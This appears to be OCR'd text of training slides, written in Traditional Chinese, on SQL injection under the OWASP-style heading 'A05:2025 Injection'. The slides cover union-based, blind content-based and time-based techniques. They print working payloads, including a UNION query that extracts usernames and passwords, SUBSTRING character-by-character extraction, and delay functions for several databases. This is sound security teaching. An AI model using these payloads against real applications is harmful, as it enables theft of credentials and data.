
除了 Oracle 外，多數資料庫支援 information_schema

```
SELECT *
FROM information_schema.tables
```

A05:2025 Injection-Union Based SQLi

Union-Based SQLi：聯合查詢注入原理

當應用程式將查詢結果直接顯示在網頁上時，
攻擊者可利用 **UNION** 關鍵字，
將其他資料表的結果附加在原始查詢之後。



攻擊成立的兩個條件

- 欄位數量相同（Same Number of Columns）
- 資料型態相容（Compatible Data Types）

確認欄位數技巧 (Finding Column Count)

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3-- (Error! implies 2 columns)
```


A05:2025 Injection-Union Based SQLi

Union-Based SQLi：資料竊取實戰

將敏感資料表（如 users）的內容，
合併到合法的產品列表中顯示。

攻擊 Payload

```
' UNION SELECT username, password FROM users--
```



Oracle 特殊語法（Oracle Specifics）


```
' UNION SELECT NULL, NULL FROM dual--
```

Oracle 必須指定 FROM dual，且可用 || 進行字串串接。

A05:2025 Injection-Blind SQL Injection

什麼是 Blind SQL Injection（盲注）？


當應用程式不回傳錯誤訊息或查詢結果時
（HTTP Response does not contain results），
Union 攻擊將失效，
攻擊者必須改玩「是非題遊戲」。



A05:2025 Injection-Blind Content Based SQLi

Blind Content-Based SQLi：利用條件回應

應用程式根據 Tracking Cookie 查詢結果，顯示「Welcome back」。




這種「顯示」與「不顯示」的差異，
讓攻擊者可以推斷注入條件的真偽（True / False）。

A05:2025 Injection-Blind Content Based SQLi

Blind SQLi：逐字資料提取流程

透過 SUBSTRING 函數與邏輯比較，
逐一確認密碼的每個字元。

```
...xyz'
AND
  SUBSTRING(
    SELECT Password FROM Users...
  ), 1, 1)
> 'm'
```




A05:2025 Injection-Blind Time Based SQLi

Blind Time-Based SQLi：利用時間延遲

當無論查詢成功與否，網頁回應內容都完全一致時，
我們利用「時間差」來判斷。

Scenario A（False Condition）

```
...xyz' AND '1'='2'
```



Scenario B（True Condition - Attack）

```
...xyz' AND '1'='1' WAITFOR DELAY '0:0:10'
```

IF (CONDITION IS TRUE)
THEN WAIT 10 SECONDS

A05:2025 Injection-Blind Time Based SQLi

Time-Based Blind SQLi：各資料庫語法差異

觸發時間延遲的函數因資料庫而異，
攻擊者需選擇對應的語法。

Microsoft SQL Server

```
WAITFOR DELAY '0:0:10'
```

PostgreSQL

```
SELECT pg_sleep(10)
```

MySQL

```
SELECT SLEEP(10)
```

Oracle

```
dbms_pipe.receive_message(('a'),10)
```

攻擊範例：

```
IF (SELECT COUNT(Username) FROM Users...) = 1 WAITFOR DELAY '0:0:10'--
```